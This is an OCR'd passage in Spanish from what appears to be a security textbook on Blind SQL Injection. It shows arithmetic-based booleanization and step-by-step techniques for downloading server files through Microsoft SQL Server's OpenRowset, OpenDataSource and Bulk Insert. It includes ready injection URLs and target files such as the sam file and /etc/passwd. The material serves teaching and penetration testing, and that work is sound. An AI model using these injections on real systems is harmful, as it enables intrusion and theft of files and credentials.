
se estaría inyectando algo igual a `id=1-(0/100-99)`, o lo que es lo mismo `id=1-0` o directamente `id=1`. Cualquier valor que se reste al valor ASCII de la letra buscada que no sea exactamente el valor de la letra dejará la consulta sin cambios. Lo que significará que el valor no es el buscado.

Figura 23. El valor buscado no es 99



Por el contrario, si en este entorno se introduce el valor 100, es decir, haciendo que se cumpla la condición de igualdad entre el valor buscado y el valor probado, se puede observar que se obtiene una excepción de división por cero que significa la confirmación de la condición.

Figura 24. Excepción de división por cero.




2) Ejemplo de desbordamiento de *buffer*

Otra de las formas de construir una lógica binaria en este entorno es utilizar los errores de desbordamiento de tipo como inyección de cambio de comportamiento positivo. El objetivo es sumar un valor al parámetro que desborde el tipo de dato del parámetro si la condición es cierta, para ello, se pueden probar las inyecciones de cambio de comportamiento positivo simplemente sumando un valor que desborde el tipo de datos.

En este entorno `id=1-(99999999999999999*99999999999999999)` desbordará el tipo de datos del parámetro `id` y se obtendrá un mensaje de error.

Figura 25. El parámetro id desbordado genera un error



A partir de este entorno se podría construir toda la lógica y extraer la información de igual forma que con el ejemplo de la división por cero. Así, para obtener el valor ASCII de la primera letra del nombre del primer usuario en la tabla `sysusers`, se puede construir una consulta como:

```
id=1-((contador/(select top 1 ASCII(substring(name,1,1)) from sysusers order by name asc))
```


```
*(99999999999999999*99999999999999999))
```

El valor de "contador" irá creciendo desde 1 hasta que se iguale con el valor ASCII del valor que se está buscando. Mientras contador sea menor, la división generará un valor 0 que anulará las constantes que desbordan el tipo del parámetro vulnerable.

Figura 26. El parámetro no es desbordado porque la división vale 0

Sin embargo, en el momento en que el valor de contador se iguala con el valor ASCII que se está buscando, se obtiene un mensaje de error que indica que la condición es cierta.

Figura 27. El tipo de datos se desborda cuando la condición es cierta



Como se puede apreciar, el desbordamiento de tipos de datos es igual de válido para la explotación a ciegas en estos entornos.

3) Ejemplo de sumas y restas

Una tercera forma de explotar las vulnerabilidades de inyección de código SQL en funciones matemáticas consiste en utilizar la aplicación como si fuese una máquina de Touring. El objetivo es marcar la posición actual como el valor

cierto. Después se suma el valor buscado al parámetro vulnerable y se resta el valor de un contador. La condición será cierta cuando se obtenga la notica original.

En este entorno se podría obtener, al igual que en los ejemplos anteriores, el valor de ASCII de la primera letra del primer usuario de la tabla `sysusers` con la siguiente inyección:


```
Id=1-(-(select top 1 ascii(substring(name,1,1)) from sysusers order by name asc))-contador
```

En este entorno, mientras que contador no se iguale con el valor buscado, se estarán pasando otros valores distintos al parámetro *id* e irán apareciendo distintos resultados.

Figura 28. Resultados obtenido equivalente a id=2

Solo cuando se iguale el valor de contador con el valor buscado se obtendrá la respuesta original. De esta sencilla forma será posible establecer respuestas distintas a condiciones ciertas y condiciones falsas para extraer toda la información de la base de datos.

Figura 29. Respuesta original obtenida vía sumas y restas



Como se ha podido ver con estas técnicas, es posible, mediante operaciones matemáticas, extraer la información. No ha sido necesario utilizar los operadores lógicos `AND` u `OR` pero de igual forma se puede construir la lógica binaria necesaria para extraer toda la información.

4.1. Remote File Downloading

El presente punto es una vuelta de tuerca al SQL Injection para extraer, en este caso, ficheros del servidor donde está instalado el motor de las bases de datos. Para que entendamos de qué trata el trabajo, tomemos el siguiente ejemplo: Supongamos un cliente A que se conecta a una aplicación web vulnerable a Blind SQL Injection B. Supongamos que esta aplicación vulnerable se conecta a un motor de base de datos que se ejecuta sobre el servidor C. Una vez entendido quién es A, quién es B y quién es C, la idea es tan sencilla como que ficheros de C sean descargados a A. Estos ficheros pueden ser tan famosos como `boot.ini`, el fichero `sam`, `/etc/passwd` o tan anodinos como `datos.dat`.

En las partes que ocupará este trabajo se analizará en detalle cómo se puede perpetrar un RFD, es decir, una descarga remota de un fichero, utilizando `Blind SQL Injection`. Para ello se analizará la metodología de trabajo, las características de cada uno de los motores que se van a tratar, a saber: Microsoft SQL Server 2000, 2005 y 2008, Oracle versiones "i" y "g" y MySQL. Además, finalizaremos con un recorrido de las herramientas existentes y algunas opciones de fortificación y securización del entorno. Así que, si os apetece descubrir cómo se hace, comencemos por el principio.

4.2. Booleanización de datos

Para poder extraer información de una base de datos mediante un ataque `Blind SQL Injection` es necesario ser capaz de evaluar las respuestas del sistema y definir una clasificación entre respuestas verdaderas o falsas. Las respuestas verdaderas serán aquellas que corresponden al comportamiento de la aplicación web tras la ejecución de una consulta en la que se ha inyectado una condición lógica verdadera, por ejemplo: “ `and 1=1`” y las respuestas falsas corresponderán al comportamiento de la aplicación ante la ejecución de una consulta en la que se inyecta una lógica falsa, por ejemplo: “ `and 1=2`”. Al proceso de formular el criterio de decisión se le llama booleanización, con independencia de cuál sea el aspecto del comportamiento de la aplicación a considerar para construir dicho criterio.

Teniendo en cuenta el tipo de dato que se defina para cada parámetro de la base de datos, la booleanización de un dato de tipo numérico se realiza mediante el uso de comparaciones de tipo “mayor que” o “menor que” entre el dato que se intenta inferir y unos índices de referencia. Implementando un algoritmo de búsqueda binaria entre los límites del tipo de datos se puede llegar a inferir el resultado solo obteniendo respuestas verdadero o falso.

Si el dato al que se desea acceder es de tipo alfanumérico, el proceso de booleanización requiere que la inferencia se realice carácter a carácter, es decir, si el dato es de diez caracteres de longitud entonces el proceso consistirá en repetir diez veces la inferencia de un carácter. Para realizar la inferencia de un carácter este se transforma en su valor ASCII equivalente. Una vez convertido el carácter en un valor numérico, su inferencia se realiza como se ha descrito en el proceso de booleanización de datos numéricos. Por ejemplo, se supone que se desea extraer el valor del campo `username` de la vista `all_users` en un motor Oracle y este valor es "`sys`". Teniendo en cuenta que el valor ASCII de la primera letra, es decir, la `'s'` es el 115, el proceso de booleanización sería el siguiente:

```
255>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1   ->  TRUE
128>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1   ->  TRUE
64>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1    ->  FALSE
96>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1    ->  FALSE
112>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1   ->  FALSE
120>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1   ->  TRUE
116>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1   ->  TRUE
114>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1   ->  FALSE
115>(Select ASCII(Substr(username,1,1)) from all_users where rownum<=1   ->  TRUE
```

En este punto se ha averiguado que el valor ASCII de la primera letra del nombre es 115, ya que no es mayor que 115 y es menor que 116. Y se pasaría a realizar el mismo proceso con la segunda letra. Se trata de un proceso iterativo, en ocasiones costoso, que finalmente permite obtener el resultado buscado.

El tratamiento de ficheros en el servidor depende de cada motor de bases de datos que se esté utilizando. Es necesario conocer el motor de base de datos y la versión para intentar la descarga de ficheros mediante un proceso de booleanización. Los motores de bases de datos modernos incorporan diferentes mecanismos para acceder a los ficheros del sistema operativo. Estos mecanismos, muy útiles en el desarrollo de aplicaciones, pueden volverse peligrosos si la configuración de seguridad en el motor de base de datos no es la adecuada.

4.3. Metodología de trabajo

Una vez que se han descrito los conceptos fundamentales para la extracción de datos mediante la técnica de booleanización, es posible proponer una metodología para la evaluación de la vulnerabilidad de una aplicación frente ataques de Blind SQL Injection para la extracción de ficheros. La secuencia de pasos debería ser la siguiente:

- Comprobar que la aplicación es vulnerable a ataques de SQL injection. Para ello es preciso verificar que es posible realizar una inyección que no altere los resultados que devuelve la aplicación en su forma normal de trabajo, pero que demuestren la ejecución de los comandos. Un ejemplo

sería sustituir un valor numérico por la llamada a la función `ABS()`. Si obtenemos el mismo resultado significa que se está ejecutando la función `ABS`, es decir, se puede inyectar código SQL.

- Verificar si es posible realizar inyecciones que alteren el comportamiento durante la respuesta del sistema mediante inyecciones siempre verdaderas e inyecciones siempre falsas, como se ha visto en las imágenes 1 a 3. Si es así entonces se concluye que la aplicación es vulnerable a ataques Blind SQL Injection.

- Determinar una función error que permita distinguir cuándo una inyección provoca una respuesta denominada verdadera y cuándo provoca una respuesta falsa. En este punto las posibilidades dependen del tratamiento de errores que se haya realizado en la aplicación, siendo siempre posible reducir la formulación de la función error a una alternativa basada en tiempos de respuesta. Este paso determina cómo se van a reconocer las respuestas verdaderas o falsas. Puede hacerse por una cadena que aparezca en la respuesta positiva que no aparezca en las respuestas negativas, o viceversa, o mirando el tiempo respuesta, o la estructura HTML o el *hash* de la página, etc. Es decir, reconocer las características de las páginas obtenidas en respuestas positivas y las características de las páginas obtenidas en respuestas negativas.

- Seleccionar la estrategia a seguir para extraer ficheros del servidor. Existen dos posibilidades respecto a las fuentes de datos a utilizar: utilizar fuentes de datos externas, es decir, invocar directamente el fichero desde cada consulta o hacer uso de las opciones de carga masiva, es decir, volcar el fichero a una tabla y descargarlo de la tabla. En ambos casos se establece una fuerte dependencia con el motor de la base de datos que se esté utilizando que hacen necesaria la determinación de las funciones específicas a usar.

- Evaluar las limitaciones y entornos de permisos requeridos en cada caso. Será necesario determinar qué privilegios son necesarios para poder utilizar en cada caso la fuente de datos seleccionada.

- Implementar el sistema de extracción del fichero mediante un proceso de booleanización de datos.

Para el resto del apartado, vamos a suponer que se ha comprobado que la web es vulnerable y sabemos reconocer la respuesta positiva o *true* de la respuesta negativa o *false*. Vamos a analizar, por tanto, cómo se realizaría la descarga remota de ficheros en los distintos motores de bases de datos.

4.4. Microsoft SQL Server 2000 y 2005 mediante fuentes de datos infrecuentes

Microsoft SQL Server permite utilizar fuentes de datos externas, o lo que es lo mismo, orígenes de información fuera del motor Microsoft SQL Server a los que se pueda acceder mediante cualquier OLE DB Data Provider. Un OLE DB Data Provider es un manejador de una fuente de información que oferta una interfaz de acceso común OLE DB a cualquier aplicación que lo utilice. Estas fuentes externas pueden ser servidores de bases de datos remotos del mismo o de distintos fabricantes, o repositorios de información que van desde ficheros Microsoft Excel, bases de datos Access, DBase, ficheros XML hasta ficheros de texto plano "txt" o separados por comas "csv". De hecho, una fuente de datos externa podrá ser cualquier fuente de información accesible por un OLE DB Data Provider que el servidor tenga cargada y se convertirá en un OLE DB Data Source, es decir, en una fuente de datos externa accesible mediante un OLE DB Data Provider.

El proceso de agregar fuentes de datos externas es una tarea de administración que se ejecuta mediante el enlazado de estos orígenes. Este proceso se puede realizar utilizando la herramienta de administración o bien con el uso del procedimiento almacenado `sp_addlinkedserver`, sin embargo, Microsoft SQL Server permite realizar conexiones *ad hoc* a fuentes de datos externas infrecuentes, es decir, a aquellos orígenes de datos a los que se accede en contadas ocasiones. Para ello el lenguaje `Transact-SQL` de Microsoft SQL Server cuenta con dos comandos distintos. La función `OpenRowSet`, que va a permitir acceder a cualquier fuente externa que devuelva un conjunto de registros y la función OpenDataSource, que permite lanzar una consulta sobre una fuente de datos externa enlazada *ad hoc*.

En un entorno vulnerable a SQL Injection se permitiría acceder a ficheros del servidor que pudieran ser accesibles por un OLE DB Data Provider, y extraerlo mediante una técnica de booleanización. Por ejemplo, para extraer los datos de un fichero " `c:\dir\target.txt`" en el servidor de bases de datos donde se ejecuta el motor Microsoft SQL Server utilizado por una aplicación web vulnerable y explotable por Blind SQL Injection podríamos utilizar el un proceso de booleanización sobre la siguiente inyección:

```
http://server/app.cod?param=1 and 256 > (ASCII(Substr(select * from OpenRowset('MSDASQL',
'Driver = {Microsoft Text Driver (*.txt; *.csv)};DefaultDir=C:\External;','select top 1
* from c:\dir\target.txt'),1,1))
```

En este ejemplo la inyección carga la primera fila del fichero `target.txt`, se queda con el valor ASCII de la primera letra y lo compara con el valor 256. Obviamente, es una comparación que siempre dará *true*, pero ilustra cómo se debe realizar el proceso de booleanización. Una vez descubierto el valor de la primera letra, el proceso se repetiría para las siguientes letras de la primera fila

del fichero hasta que se llegue al final de la línea, donde se debería repetir el mismo proceso para las siguientes líneas del fichero hasta obtenerse el fichero completo.

En este caso, el driver Microsoft Text solo permite acceder a ficheros con extensiones " `txt`", " `csv`" o " `tab`" por lo que nunca se podría acceder con `OpenRowSet` u `OpenDataSource` a ficheros `log`, `bak`, `old`, o cualquier extensión distinta. Sin embargo, sí que es posible acceder a datos almacenados en ficheros Microsoft Office " `mdb`", " `xls`", o cualquier otro formato para el que el servidor tenga cargado un OLE DB Data Provider. Por ejemplo, para acceder a los datos de un fichero Microsoft Excel a en un fichero Access almacenado en el servidor, se podrían realizar consultas como las siguientes:

```
SELECT * FROM OPENROWSET ('Microsoft.Jet.OLEDB.4.0','Excel 8.0; DATABASE=c:\Excel.xls',
'Select * from [Libro1$]')

SELECT * FROM OPENDATASOURCE ('Microsoft.Jet.OLEDB.4.0', 'Data Source="c:\Excel.xls";
User ID=Admin; Password=;Extended properties=Excel 8.0')...Libro1

SELECT * FROM OPENDATASOURCE ('Microsoft.Jet.OLEDB.4.0','Data Source="c:\ACCESS.mdb";
User ID=Admin; Password=')...Tabla1

SELECT * FROM OPENROWSET ('Microsoft.Jet.OLEDB.4.0', 'c:\Access.mdb';'admin';'', Tabla1)
```

En todos estos casos, como se puede apreciar en las consultas, no es un acceso directo al fichero sino a los datos almacenados en él y por tanto, es necesario conocer información de la estructura de los datos. En los ejemplos se muestran datos de usuarios y contraseñas, pero estos no serían necesarios si, como sucede en la gran mayoría de las ocasiones, los ficheros de Microsoft Access y Microsoft Excel no tienen habilitados explícitamente un usuario y una contraseña.

4.4.1. Restricciones y permisos para uso de fuentes de datos infrecuentes

En los ejemplos de la sección anterior, para poder trabajar con `OPENDATASOURCE` y `OPENROWSET` es necesario que la clave de registro `DisallowAdhocAccess` del proveedor que se va a utilizar esté fijado a cero.

Las claves de registro donde se configuran los proveedores, entre ellos el proveedor Microsoft.Jet.OLEDB.4.0 visto en los ejemplos, se encuentran en la rama de registro si se trata de una instancia sin nombre:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSSQLServer\Providers
```

O en caso de que se trate de instancias con nombre, en:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Microsoft SQL Server\\Providers
```


Si la clave de registro no existe, el comportamiento varía según los privilegios del usuario que se conecta a la base de datos, ya que si el usuario posee el rol "*server administrators*" tendrá permitido el acceso, mientras que si por el contrario el usuario no posee este rol tendrá denegado el acceso.

Por defecto, el proveedor Microsoft.Jet.OLEDB.4.0 no establece la clave de registro *DisallowAdhocAccess* y por lo tanto, impedirá el acceso a fuentes de datos externas salvo que el usuario posea el rol "*server administrators*".

Estas son las únicas restricciones a la hora de utilizar `OPENDATASOURCE` y `OPENROWSET`, los permisos de acceso sobre los ficheros Microsoft Excel o Access vendrán determinados por los permisos del usuario que se le pase al proveedor OLE DB.

En Microsoft SQL Server 2005 además, el acceso a fuentes de datos externos esta desactivado por defecto como parte de la configuración de seguridad. Para modificar esta configuración un administrador puede utilizar el procedimiento almacenado `sp_configure` o la herramienta de administración Surface Area Configuration for Features y habilitar las consultas *ad hoc*.

Figura 30. Activación de fuentes de datos infrecuentes en Microsoft SQL Server 2005



4.4.2. Extracción de ficheros

Si se cumplen todos los requisitos necesarios del entorno, bastaría aplicar un proceso de booleanización como el descrito en el apartado "Blind SQL Injection basándose en tiempos", mediante la inyección de una llamada al fichero que se quiere acceder como si fuera una fuente de datos infrecuentes. Así, la inyección SQL quedaría de la siguiente forma:

```
http://server/app.cod?param=1 and 256 > (ASCII(Substr(select * from OpenRowset('MSDASQL',
'Driver = {Microsoft Text Driver (*.txt; *.csv)};DefaultDir=C:\;','select top 1 * from
c:\dir\target.txt),1,1))
```

Como se puede ver se está accediendo al fichero "c:\dir\target.txt". Este será cargado entero como una única cadena alfanumérica que va a ser recorrida durante el proceso de booleanización con la función *substring*. Cada carácter va a ser convertido a su valor ASCII y comparado con un índice para averiguar el valor correcto. Una vez llegado al final del *substring* se habrá terminado de acceder al fichero completo.

4.5. Microsoft SQL Server 2000 mediante opciones de carga masiva

En Microsoft SQL Server 2000 se permite la carga de ficheros registros de una o varias tablas mediante las operaciones de carga masiva. Existen tres formas distintas para realizar la carga masiva de datos desde ficheros:

- La primera opción es utilizar el comando `bcp` a nivel del sistema operativo.
- La segunda opción consiste en realizar un `Insert` desde una fuente de datos cargada con `OpenRowSet` como se ha visto en el apartado anterior.
- La tercera mediante el uso del comando `Bulk Insert`. Esta última opción es la que un atacante puede utilizar para acceder a ficheros a los que no puede acceder mediante el uso de fuentes de datos externas infrecuentes por no existir un *OLE DB Data Provider* para ellos.

4.5.1. Restricciones y permisos

Para la creación de tablas es necesario tener como rol en la base de datos `db_owner` o `db_ddladmin`, es decir, ser el propietario de la misma o tener permisos de administración.

Es cierto que es posible crear tablas temporales, visibles solo durante la sesión en curso (`#TablaTemporal`) o tablas temporales globales, visibles desde todas las sesiones (`##TablaTemporal`), y que para la creación de estas tablas no es necesario poseer los roles de bases de datos `db_owner` y `db_ddladmin`.

Sin embargo, a la hora de realizar "`bulk insert`" es necesario que el usuario que ejecuta dicha sentencia, además de poseer el rol de servidor `bulkadmin`, posea el rol a nivel de base de datos *db_owner o db_ddladmin* para poder insertar sobre la tabla, y por lo tanto el uso de tablas temporales no tiene sentido.

En cuanto a la consideración de a qué archivos se tiene acceso y a cuáles no, esto depende del perfil de seguridad del proceso SQL Server. Dado que el usuario es miembro de la función fija de servidor `bulkadmin`, el usuario tiene acceso de lectura a todos aquellos archivos a los que el SQL Server puede acceder aunque él no tuviese concedidos esos permisos.

4.5.2. Proceso de la extracción del fichero

Son necesarias cinco fases para la extracción del fichero del sistema operativo:

- La primera fase consistirá en la creación de una tabla temporal para almacenar los datos del fichero.
- Una segunda fase en la que el fichero se carga dentro de la tabla temporal.
- La tercera implica la creación de una columna `IDENTITY`.
- Una cuarta fase de extracción mediante la booleanización de los datos almacenados en esa tabla.
- Una última fase para eliminar la tabla temporal creada dentro de la base de datos.

1) Fase 1: Creación de una tabla temporal. En esta fase se utiliza el parámetro inyectable para lanzar una consulta de creación de la tabla temporal como sigue:

```
http://server/app.cod?param=1; Create Table TablaTemporal as (fila varchar(8000))--
```

2) Fase 2: Carga del fichero dentro de una tabla temporal. Se debe poder ejecutar dentro del servidor un comando `Bulk Insert`. La inyección en un servidor vulnerable sería como sigue:

```
http://server/app.cod?param=1; Bulk Insert TablaTemporal From 'c:\fichero.ext' With
(FIELDTERMINATOR = '\n', ROWTERMINATOR = '\n')--
```

Como se puede apreciar en el ejemplo anterior, el comando `Bulk insert` tiene una serie de parámetros para indicar cuáles son los caracteres separadores de campos y de fila. En este caso se ha utilizado el retorno de carro como carácter delimitador de campo y de fila.

3) Fase 3: Creación de una columna `IDENTITY`. Una vez cargado el contenido del fichero sobre la tabla, se tiene una tabla con una sola columna y tantas filas como líneas tuviese el fichero, para poder leer correctamente esta tabla en un proceso de booleanización sería necesario contar con un identificador único para cada registro de la tabla.

Para crear los identificadores únicos lo que se hace es añadir una columna de tipo `IDENTITY`, configurada con valor de inicio 1 e incrementos unitarios, de modo que SQL Server 2000 se encarga de asignarle el valor numérico correspondiente a cada registro. La inyección en un servidor vulnerable sería:

```
http://server/app.cod?param=1; alter table TablaTemporal add num int IDENTITY(1,1) NOT NULL--
```

Es muy importante destacar que este paso es necesario hacerlo aquí, si se especifica esta columna durante la creación de la tabla en la fase 1, la carga del fichero sobre la misma no se realiza de forma correcta, por eso es necesario añadir la columna una vez cargada la tabla con la información del fichero

4) Fase 4: Proceso de Booleanización. Como resultado de los pasos anteriores se tiene una tabla con dos columnas, cuyos registros se corresponden con las líneas del fichero que se ha leído. Para poder descargar el fichero es necesario determinar cuántas filas tiene la tabla. Para determinar el número de registros se utiliza Blind SQL Injection con un proceso de búsqueda binaria, la sentencia tipo a inyectar en un servidor vulnerable sería:

```
http://server/app.cod?param =1 and (select COUNT(fila) from TablaTemporal) > 255 --
```

Una vez fijado el número de registros que tiene la tabla, por cada uno de estos se calcularía el número de caracteres de la columna fila, que serían los que habría que leer mediante un proceso de booleanización. Siguiendo el ejemplo visto, la sentencia a inyectar en un servidor vulnerable para determinar el número de caracteres de la primera línea del fichero sería:

```
http://server/app.cod?param=1 and (select top 1 len(fila) from TablaTemporal
where num = 1) > 255 --
```

De nuevo es necesario establecer un sistema de búsqueda binaria, para inferir la longitud del campo fila del registro, obsérvese que en esta sentencia se hace uso de la columna `IDENTITY` creada anteriormente, y que sirve para identificar cada uno de los registros de la tabla y por tanto, cada una de las filas del fichero.

Una vez determinados el número de filas y el número de caracteres, el siguiente paso es inferir los caracteres de la fila. Siguiendo los ejemplos anteriores la cadena a inyectar sería:

```
http://server/app.cod?param=1 and (select top 1 ASCII(SUBSTRING(fila,1,1)) from TablaTemporal
where num = 1) > 255 --
```

En esta cadena se está infiriendo el primer carácter de la primera fila de la tabla, como se ha averiguado el número de filas y para cada fila se averigua el número de caracteres, es posible fijar los valores a utilizar para descargar el contenido completo del fichero.

5) Fase 5: Eliminación de la tabla temporal. Por último, se procederá a eliminar la tabla temporal creada en la base de datos como sigue:

```
http://server/app.cod?param=1; Drop Table TablaTemporal--
```

4.6. Microsoft SQL Server 2005 y 2008 mediante opciones de carga masiva

Una de las mejoras de *transact-sql* introducidas en Microsoft SQL Server 2005 es la posibilidad de realizar importaciones masivas llamando a OPENROWSET y especificando la opción BULK. De este modo se puede conseguir lo mismo que se obtiene al utilizar `bulk insert` (también disponible en SQL Server 2005 y 2008 de forma habitual), pero sin necesidad de utilizar tablas temporales donde almacenar el contenido de los ficheros. La sintaxis básica de la instrucción sería la siguiente:

```
INSERT ... SELECT * FROM OPENROWSET(BULK...)
```

Así, si se quiere leer el contenido de un fichero se utilizaría una sentencia *transact-sql* como la siguiente:

```
SELECT * FROM OPENROWSET(BULK 'c:\file.txt', SINGLE_CLOB) As Datos
```

Al utilizar la opción `bulk` se especifica el fichero a leer y opcionalmente se especifica el tipo de columna donde se va a colocar el dato leído, los posibles valores son:

- `SINGLE_BLOB`: Especifica que los datos se van a almacenar en una columna `varbinary(max)`

- `SINGLE_CLOB`: Para especificar que los datos ASCII se almacenan en una columna `varchar(max)`

- `SINGLE_NCLOB`: Para datos UNICODE que serán importados a una columna `nvarchar(max)`

La definición de tipos `varbinay(max)`, `varchar(max)` y `nvarchar(max)` es una novedad de Microsoft SQL Server 2005, y se utiliza para permitir el almacenamiento de grandes cantidades de datos, la longitud de estos tipos de datos van desde 1 byte hasta los 2 GB.

En SQL Server 2005 es posible descargar tanto ficheros de texto como ficheros binarios. Para cargar ficheros binarios se utilizará la opción `bulk` con el valor `SINGLE_BLOB` y para ficheros de texto se puede utilizar el valor `SINGLE_CLOB`.

4.6.1. Restricciones y permisos

Al igual que sucede en Microsoft SQL Server 2000, para poder realizar importaciones masivas es necesario tener el rol de servidor `bulkadmin`, como no es necesario crear tablas en la base de datos no es necesario tener ningún rol especial a nivel de base de datos.

En cuanto a los ficheros a los cuales se puede tener acceso, Microsoft SQL Server 2005 soluciona los problemas que presentaba Microsoft SQL Server 2000 y versiones anteriores. En esta versión el acceso depende de cómo se haya iniciado la sesión en el Servidor Microsoft SQL Server.

Si se ha utilizado un inicio de sesión SQL Server, se utilizara el perfil de seguridad de la cuenta de proceso de SQL Server, y por lo tanto, se tendrá acceso a los ficheros que esta cuenta pueda leer.

Si se ha utilizado un inicio de sesión mediante la autenticación de Windows, el usuario solo tiene acceso para aquellos archivos para los que la cuenta del usuario tiene permiso, independientemente de los permisos que tenga la cuenta de proceso SQL Server. Para ello se utilizan las credenciales del usuario, a esto se le denomina suplantación o delegación.

4.6.2. Proceso de la extracción del fichero

El primer paso lógico a seguir es calcular el tamaño en bytes del fichero, para calcularlo es necesario cargar el contenido del fichero usando `OPENROWSET(BULK ...)` y utilizar la función `DATALENGTH`, para inferir mediante búsqueda binaria el tamaño del mismo. Una posible sentencia a inyectar en un servidor vulnerable para calcular el tamaño sería:

```
http://server/app.cor?param=1 and DATALENGTH((SELECT * FROM OPENROWSET(BULK 'c:\Helloworld.exe',
SINGLE_BLOB) As Datos)) > 255 --
```

